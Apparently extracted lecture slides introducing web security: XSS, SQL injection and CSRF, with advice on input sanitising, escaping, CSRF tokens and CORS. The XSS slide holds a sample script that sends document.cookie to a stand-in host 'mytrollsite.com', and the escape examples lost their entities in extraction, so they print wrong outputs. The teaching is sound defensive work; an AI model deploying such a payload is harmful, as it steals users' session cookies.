
Web Security

Top 3 most common security vulnerabilities on the web

- Cross Site Scripting
- SQL Injection
- CSRF

Cross Site Scripting - XSS



XSS is a concern if you allow user's to provide input that is then rendered within the context of your page.


```
<script>
  var yerCookies = document.cookie;
  var url = "mytrollsite.com/" + yerCookies;
  var oReq = new XMLHttpRequest();
  oReq.open("get", url, true);
  oReq.send();
</script>
```

Sanitize your inputs


Blacklist, whitelist, escaping


```
escape _.escape(string)
Escapes a string for insertion into HTML, replacing & , < , > , " , ' , and /
characters.
  _.escape('Curly, Larry & Moe');
  => "Curly, Larry & Moe"
unescape _.unescape(string)
The opposite of escape, replaces & amp; , < , &gt; , &quot; , &#x27; , and
/ with their unescaped counterparts.
  _.unescape('Curly, Larry & Moe');
  => "Curly, Larry & Moe"
```

SQL Injection













CSRF attack

- using a session or cookie set on another page
- to make a request from another site.











CSRF Tokens reduces CSRF



Think about the source of the request (CORS)



but not all since requests are made from the browser